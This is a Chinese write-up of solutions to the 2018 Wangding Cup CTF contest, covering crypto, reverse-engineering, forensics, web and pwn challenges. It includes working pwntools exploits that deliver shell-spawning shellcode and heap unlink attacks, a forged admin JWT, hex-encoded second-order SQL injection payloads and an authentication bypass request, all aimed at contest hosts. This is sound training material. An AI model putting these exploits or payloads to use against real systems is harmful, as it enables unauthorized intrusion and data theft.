“网鼎杯”网络安全大赛 WriteUp 模板

0x00 Not_only_base

操作内容:

打开文件可以看到如下字符串：MCJIJSGKP=ZZYXZXRMU=W3YZG3ZZ==G3HQHCUS==
然后使用栅栏解密，设置栏数为 4，得到
MZWGCZ33JYYHIXZQJZGHSX3CGRZUKMZSPU======
然后使用 base32 解密，得到 flag
flag{N0t_0NLy_b4sE32}

FLAG 值:

flag{N0t_0NLy_b4sE32}


0x01 soEasy

操作内容:

使用 ida 打开程序，发现存在栈溢出漏洞，使用 gdb 调试后可得如下程序:
程序代码:

```
from pwn import *
#p=process('./pwn222')
p=remote('106.75.95.47',42264)
shell=asm(shellcraft.sh())
p.recvuntil('->')
buf=int(p.recv(10),16)
p.sendline(shell.ljust(76,'a')+p32(buf))
p.interactive()
```

运行截图:



```
root@ubuntu:~/Desktop# python pwn222.py
[+] Opening connection to 106.75.95.47 on port 42264: Done
[*] Switching to interactive mode

what do you want to do?
Congratulations,please input your token: $ icqecc39fe33b6962c4506064a181b7e
flag{6ef1f28ccba5c6fd8b95adf5a052787f}
[*] Got EOF while reading in interactive
$
```


FLAG 值:

flag{6ef1f28ccba5c6fd8b95adf5a052787f}

0x02 babyre

操作内容:

1、使用 ida 打开该程序 babyre.exe
2、使用搜索按钮 search for text 搜索 flag{
3、得到 flag，截图如下图所示:



```
aWindowsapp1Res:                         // DATA XREF: WindowsApp1.My.Resources.Resources__get_Resource
    text "UTF-16LE", "WindowsApp1.Resources",0
aFlagCa201ed09e:                         // DATA XREF: WindowsApp1.Form1__.ctor+3C↑o
    text "UTF-16LE", "flag{ca201ed0-9e07",0
a11e8B6dd:                               // DATA XREF: WindowsApp1.Form1__Form1_Load+B↑o
    text "UTF-16LE", "-11e8-b6dd",0
a000c29dcabfd:                           // DATA XREF: WindowsApp1.Form1__Form1_Load+20↑o
    text "UTF-16LE", "-000c29dcabfd}",0
asc_1086:                                // DATA XREF: WindowsApp1.Form1__KeyCheck+F↑o
    text "UTF-16LE", "不允许敲回车噢！",0
asc_1098:                                // DATA XREF: WindowsApp1.Form1__KeyCheck+2D↑o
    text "UTF-16LE", "不允许敲空格噢！",0
```


FLAG 值:

flag{ca201ed0-9e07-11e8-b6dd-000c29dcabfd}

0x03 comein

操作内容:


1、查看源代码可以发现存在代码泄露，代码如下:



```
<!--
ini_set("display_errors",0);
$uri = $_SERVER['REQUEST_URI'];
if(stripos($uri,".")){
    die("Unkonw URI.");
}
if(!parse_url($uri,PHP_URL_HOST)){
    $uri = "http://".$_SERVER['REMOTE_ADDR'].$_SERVER['REQUEST_URI'];
}
$host = parse_url($uri,PHP_URL_HOST);
if($host === "c7f.zhuque.com"){
    setcookie("AuthFlag","flag{*******");
}


-->
```

2、在 get 中使用.可以绕过第一个判断
3、使用.@c7f.zhuque.com/..//可以绕过第二个判断
4、得到 flag，截图如下图所示:



Request

```
GET .@c7f.zhuque.com/..// HTTP/1.1
Host: 117.50.11.83
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110
Safari/537.36 SE 2.X MetaSr 1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://117.50.11.83/
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```

Response

```
HTTP/1.1 200 OK
Date: Mon, 27 Aug 2018 01:40:05 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.25
Set-Cookie: AuthFlag=flag%7Bf3efb5dc-2b79-47ab-89dd-c9a36915e729%7D
Vary: Accept-Encoding
Content-Length: 1132
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Document</title>
    <script src="./js/bootstrap.js"></script>
    <link rel="stylesheet" href="./css/bootstrap.css">
</head>
<body>
    <div class="container">
        <div class="row row-centered">
            <div class="well col-md-6 col-centered">
```

FLAG 值:

flag{f3efb5dc-2b79-47ab-89dd-c9a36915e729}

0x04 I_like_pack

操作内容:

1、使用 ida 打开后发现没有 main 函数，猜测已经加壳，然后使用 DIE 查看后，发现查找不到壳，有可能被隐藏了


2、使用 010 Editor 后发现里面有未知元素 ASP!，但是没有这种加壳方式，移动到最后发现有两个连续得 ASP!，可以猜测是 UPX 壳，改了 ASP 了

3、将所有得 ASP 改为 UPX

4、使用 kali 下面的 UPX 解壳


upx –d re

5、使用 ida 打开解壳后的 re 文件，发现里面是在循环查找 nums 数组，下标在 v11 指针指向的地址中，输出的 v47 就是 flag，所以可以编程实现



```
v46 = 14;
for ( i = 0; i <= 35; ++i )
{
  v6 = (char *)(unsigned int)nums[*(&v11 + i)];
  if ( (_DWORD)v6 != v47[i] - 45 )
  {
    puts("No");
    exit(0);
  }
}
printf("flag is flag{%s}\n", v47, v6);
return 0;
}
```

6、程序代码如下：



```
nums_index=[11, 8, 7, 7, 8, 12, 3, 2, 16, 6, 13, 5, 7, 16, 4, 1, 0, 15, 16, 8, 3, 6, 14, 16, 0, 8, 6, 9, 12, 14, 13, 11, 15, 7, 11, 14]
print len(nums_index)
nums=[3, 4, 5, 6, 7, 8, 9, 0xA, 0xB, 0xC, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0, 0, 0, 0, 0]
flag=''
for i in nums_index:
    flag+=chr(nums[i]+45)
print "flag{"+flag+"}"
```


FLAG 值:

flag{b8778c32-6d57-410f-836e-0869cedbf7be}

0x05 mirror


操作内容:

1、使用 kali 下的 binwalk 发现 mirror 中没有隐藏文件
2、使用 010Editor 打开后发现该 jpg 文件结尾有不可识别字符，jpg 文件以 FFD9 结尾
3、经分析和提示发现，结尾后面可能是 png 图片的二进制反代码
4、复制该段代码，然后保存为新文件 new1.png
5、编程实现图片二进制数据反转，代码如下图所示：



```
f1=open('new_1.png','rb')
data=f1.read()
data=data[::-1]
f2=open('new_2.png','wb')
f2.write(data)
f2.close()
f1.close()
```

6、得到图片，内含 flag



```
flag{Mirr0r_R3f3ct1on_H1dd3n_f14g}
```

FLAG 值:

flag{Mirr0r_R3f3ct1on_H1dd3n_f14g}

0x06 gold

操作内容：

攻击脚本如下所示：

```
import requests
import time

session = requests.Session()

paramsPost = {"getGod":"0"}
headers                                                                                    =
{"Origin":"http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.co
m","Accept":"*/*","X-Requested-With":"XMLHttpReque
st","User-Agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36","R
eferer":"http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com
/","Connection":"close","Accept-Encoding":"gzip, deflate","Ac
cept-Language":"zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6","Content-Type":"applicati
on/x-www-form-urlencoded; charset=UTF-8"}
cookies                                                                                    =
{"Hm_lvt_1a32f7c660491887db0960e9c314b022":"1535251913","ci_session":"cd4f9c86d2f6c
b52de867edb539185b086654e26","chkphone":"acWxNpxhQ
pDiAchhNuSnEqyiQuDIO0O0O","pgv_si":"s4026077184","Hm_lpvt_2d0601bd28de7d498182
49cf35d95943":"1535333534","Hm_lvt_9104989ce242a8e03049eaceca9503
28":"1535251912","PHPSESSID":"k7q0467ua0th6kgj6q0pv4ibv3","pgv_pvi":"964087808","UM
_distinctid":"1657424cb9d4f9-011bc2bee206d2-34607908-13c680-
1657424cb9f4d1","Hm_lvt_2d0601bd28de7d49818249cf35d95943":"1534730206,153525189
4,1535271725"}
response                                                                                   =
session.get("http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.
com/index.php", data=paramsPost, headers=headers,
  cookies=cookies)

print response.content


headers                                                                                    =
{"Origin":"http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.co
m","Accept":"*/*","X-Requested-With":"XMLHttpReque
st","User-Agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36","R
eferer":"http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com/","Connection":"close","Accept-Encoding":"gzip, deflate","Ac
cept-Language":"zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6","Content-Type":"application/x-www-form-urlencoded; charset=UTF-8"}
cookies = {"PHPSESSID":"k7q0467ua0th6kgj6q0pv4ibv3"}

for i in range(0,600):

    paramsPost = {"getGod":"%d"%(i * 3) }
    response = session.post("http://235f9cd9bc6e45ca89e3da3179457ceb31f7937a989b410b.game.ichunqiu.com/index.php", data=paramsPost, headers=hea
ders, cookies=cookies)
    print str(i) + ": " + response.content
    time.sleep(0.5)
```

运行脚本，即可获取到 flag

FLAG 值:

flag{315a402e-49d9-4765-b0be-76a8b3323da5}

0x07 I_AM_ADMIN

操作内容:

攻击脚本如下所示:

```
import requests
import jwt

session = requests.Session()

admin_auth = jwt.encode({'username':'admin'}, 'uy8qz-!kru%*2h7$q&veq=y_r1abu-xd_219y%phex!@4hv62+', algorithm='HS256')

headers = {"Cache-Control":"no-cache","Accept":"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8","Upgrade-Insecure-Requests":"1","User-Agent":"Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
```

FirePHP/0.7.4","Connection":"close","Pragma":"no-cache","Accept-Encoding":"gzip, deflate","Accept-Language":"zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6"}
cookies = {"auth":admin_auth}
response = session.get("http://0dfc4ef57bfb436e9f53025801e7353d27fcc2a5de9049b9.game.ichunqiu.com/", headers=headers, cookies=cookies)

print("Status code: %i" % response.status_code)
print("Response body: %s" % response.content)
运行脚本即可获取 flag

FLAG 值:

flag{f2af1ce0-4d7d-490a-b7b2-39577f3a26b2}s

0x08 web phone

操作内容:

注册的手机号存在二次注入，攻击 payload 如下:
POST /register.php HTTP/1.1
Host: aa68a9b403964edca89c498b4536211af95cddff73d84cf9.game.ichunqiu.com
Content-Length: 163
Cache-Control: max-age=0
Origin: http://aa68a9b403964edca89c498b4536211af95cddff73d84cf9.game.ichunqiu.com
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://aa68a9b403964edca89c498b4536211af95cddff73d84cf9.game.ichunqiu.com/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7,pl;q=0.6
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O; UM_distinctid=1657424cb9d4f9-011bc2bee206d2-34607908-13c680-1657424cb9f4d1; pgv_pvi=964087808; Hm_lvt_9104989ce242a8e03049eaceca950328=1535251912; Hm_lvt_1a32f7c660491887db0960e9c314b022=1535251913; Hm_lvt_2d0601bd28de7d49818249cf35d95943=1534730206,1535251894,1535271725; pgv_si=s4026077184; ci_session=65875aa9e95c98711e5cfac995d8e9efb11705c3;

Hm_lpvt_2d0601bd28de7d49818249cf35d95943=1535346152;
PHPSESSID=0ddcvbsb6hlnaua203lo3304l7
Connection: close

username=666&password=admin&phone=0x313233332720756e696f6e202873656c656374206663134672066726f6d20746573742e666c616729206c696d697420312c3123&register=Login
可以将 payload 通过 hex 编码发送。
查库：
1233' union (select database()) limit 1,1#
查表：
1233' union (select TABLE_NAME FROM information_schema.tables WHERE TABLE_SCHEMA='test' limit 0,1) limit 1,1#
查字段：
1233' union (select COLUMN_NAME FROM information_schema.columns WHERE TABLE_NAME='flag' limit 0,1) limit 1,1#
查 flag：
1233' union (select f14g from test.flag) limit 1,1#
最终访问 query.php 可以获取到 flag


FLAG 值:

flag{1215b269-4b54-4479-9016-0dcd10595bb3}

0x09 dewas

操作内容:

wsad 对应上下左右，用 e 做分隔，写程序跑出来 txt 里面画了什么



```
W1A'S'D-I_N7G7>-FLU1N-
W1A'S'D-I_N7G7>-FLU1N-
WASDING>FUN!
W1ASDINFLU1NW1ASDINFLU1N
```

发现是字符加乱七八糟的东西，分析发现每隔一个字符拼接正好用 wasd，拼接交 flag


FLAG 值:

flag{ WASDING〉FUN}

0x10 track_hacker

操作内容:

1、wireshark 打开，过滤 http，发现一个 cat flag.txt，找到一个 base64 编码的字符串，解不出来，再找上面一个 upload 上传的 shell 进行了 compress，PHPgzuncompress 解一下得到结果
2、结果如下:



```
n line 3
zking:Desktop zking$ php upcom.php
flag{U_f1nd_Me!}zking:Desktop zking$ 
```

FLAG 值:

flag{U_Flnd_Me!}

0x11 pesp

操作内容：

堆溢出造成的 unlink

```
from pwn import *
p = remote("106.75.27.104",50514)
elf = ELF("./pwn")
libc = ELF("/lib/x86_64-linux-gnu/libc-2.23.so")
def add(length,content):
        p.sendlineafter("choice:","2")
        p.sendlineafter("name:",str(length))
        p.sendafter("servant:",content)
def change(id,length,content):
        p.sendlineafter("choice:","3")
        p.sendlineafter("servant:",str(id))
        p.sendlineafter("name:",str(length))
        p.sendafter("servnat:",content)
def remove(id):
        p.sendlineafter("choice:","4")
        p.sendlineafter("servant:",str(id))
def show():
        p.sendlineafter("choice:","1")
        # p.sendlineafter("servant:",str(id))
add(0x108,"test")
add(0x108,"test")
add(0x108,"test")
add(0x10,"test")
payload = p64(0) + p64(0x101) + p64(0x6020d8 - 0x18) + p64(0x6020d8 - 0x10) + "\x00" *
0xE0 + p64(0x100) + p32(0x110)
print len(payload)
change(1,len(payload),payload)
remove(2)
change(1,0x60,p64(0x108) + p64(elf.got['atoi']))
show()
p.recvuntil("0 : ")
atoi = u64(p.recv(6).ljust(8,"\x00"))
system = atoi - (libc.symbols['atoi'] - libc.symbols['system'])
log.success("system = " + hex(system))
change(0,0x10,p64(system)[:-1])
p.sendafter("choice:","/bin/sh\x00")
p.interactive()
```

FLAG 值:

未留存 flag

0x12 note

操作内容:

整数溢出，需要构造四个字节的 shellcode 链，其中前两个字节实现自己功能，后两个字节用来 jmp，把 puts@got 修改为 chunk 地址即可执行我们的 shellcode

```
from pwn import *
# p = process("./deathnote")
p = remote("106.75.15.60",57343)
context.arch = 'amd64'
shellcode ='''
xor ecx,ecx
jmp $+46
xor esi,esi
jmp $+46
push rsi
nop
jmp $+46
mov cl,0x2f
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0x62
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
```

```
xchg rax,rsp
jmp $+46
mov cl,0x69
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0x6e
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0x2f
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0x73
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
```

```
xchg rax,rsp
jmp $+46
mov cl,0x68
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
mov cl,0
jmp $+46
push rcx
nop
jmp $+46
xchg rax,rsp
jmp $+46
add al,9
jmp $+46
xchg rax,rsp
jmp $+46
xor esi,esi
jmp $+46
xchg rax,rsp
jmp $+46
sub al,0x10
jmp $+46
xchg rax,rsp
jmp $+46
push rsp
pop rdi
jmp $+46
push     0x3b
jmp $+46
pop rax
nop
jmp $+46
xor edx,edx
jmp $+46
syscall
```

```
'''
sc = asm(shellcode) + "\n"
def add(page,size,content):
        p.sendlineafter("choice>>","1")
        p.sendlineafter("Page:",str(page))
        p.sendlineafter("Size:",str(size))
        p.sendafter("Name:",content)
def delete(page):
        p.sendlineafter("choice>>","2")
        p.sendlineafter("Page:",str(page))
p.sendlineafter("name:","test")
add(1,0x10,"test")
init = sc[:4]
sc = sc[4:]
while sc:
        add(0,0x10,sc[:4])
        sc = sc[4:]
delete(1)
raw_input()
add(4294967271,0x10,init)
p.interactive()
```

FLAG 值:

未留存 flag

0x13 Unpleasant_music

操作内容:

1、使用 audacity 软件分析该音频文件后，发现频谱上有明显的高频低频标记
2、将低频转换为 0，高频转换为 1，提取出二进制文件
3、分析发现该文件为 rar 文件，且该文件有 NTFS 流，该流中含有半个二维码图片
4、修改该图片高度，可以得到二维码，扫描即可得到 flag，二维码如图所示：


FLAG 值:

flag{4dcfda814ec9fd4761c1139fee3f65eb}

0x14 签到

操作内容:

直接关注公众号，回答问题即可



* flag{welcome_wangdingbei}

* 想了解“网鼎杯”网络安全大赛最新资讯,请关注主办方“永信至诚”公众号，ID：INT-GROUP

FLAG 值:

flag{welcome_wangdingbei}

0x15 hafuhafu

操作内容：

1、查看内容发现里面含有 n，可以使用在线网站 http://factordb.com，得到 p 和 q，分别未：
p=149930380465516707151079321019435489399072155945793735032334088844599773034021170995501688132861944516938448679935403246643441984203770825485165700862168437691254557323938150173733659070945061763789341407547559935070758242521126066900261360899379463301621378242061934281538210192731229473900396425739817670867

q=170559166199281256887953076784727902849936084815549184550874370897326056825177365209113910954088389779180174518262922176726833811470419181874717574929460298509184863124213663255559781224744696195678069242025195218017449489985102637547369070225979448169459840545693721393354651993457943927480894225788038743661

2、编程得到 d，代码如下：

```
import libnum
import base64
import binascii
n=25572000680139535995611501720832880791477922165939342981900803052781801299380515116746468338767634903543966903733806796606602206278399959935132433794098659859300196212479681357625729637405673432324426686371817007872620401911782200407165085213561959188129407530503934445657941975876616947807157374921539755157591354073652053446791467492853468641331291383821277151309959102082454909164831353055082841581194955483740168677333571647148118920605752176786316535817860771644086331929655259439187676703604894258185651165017526744816185992824404330229600417035596255176459265305168198215607187593109533971751842888237880624087
e = 65537
p=149930380465516707151079321019435489399072155945793735032334088844599773034021170995501688132861944516938448679935403246643441984203770825485165700862168437691254557323938150173733659070945061763789341407547559935070758242521126066900261360899379463301621378242061934281538210192731229473900396425739817670867
q=170559166199281256887953076784727902849936084815549184550874370897326056825177365209113910954088389779180174518262922176726833811470419181874717574929460298509184863124213663255559781224744696195678069242025195218017449489985102637547369070225979448169459840545693721393354651993457943927480894225788038743661
temp = (p-1)*(q-1)
assert p*q == n
d = libnum.invmod(e, temp)
```

3、把 enc 字符串 base64 解密

4、使用 python rsatool.py –e –n –d –o private_key1.pem –f PEM 命令，命令如下：
python rsatool.py -e 65537 -n
2557200068013953599561150172083288079147792216593934298190080305278180129938
0515116746468338767634903543966903733806796606602206278399959935132433794098
6598593001962124796813576257296374056734323244266863718170078726204019117822
0040716508521356195918812940753050393444565794197587661694780715737492153975
5157591354073652053446791467492853468641331291383821277151309959102082454909
1648313530550828415811949554837401686773335716471481189206057521767863165358
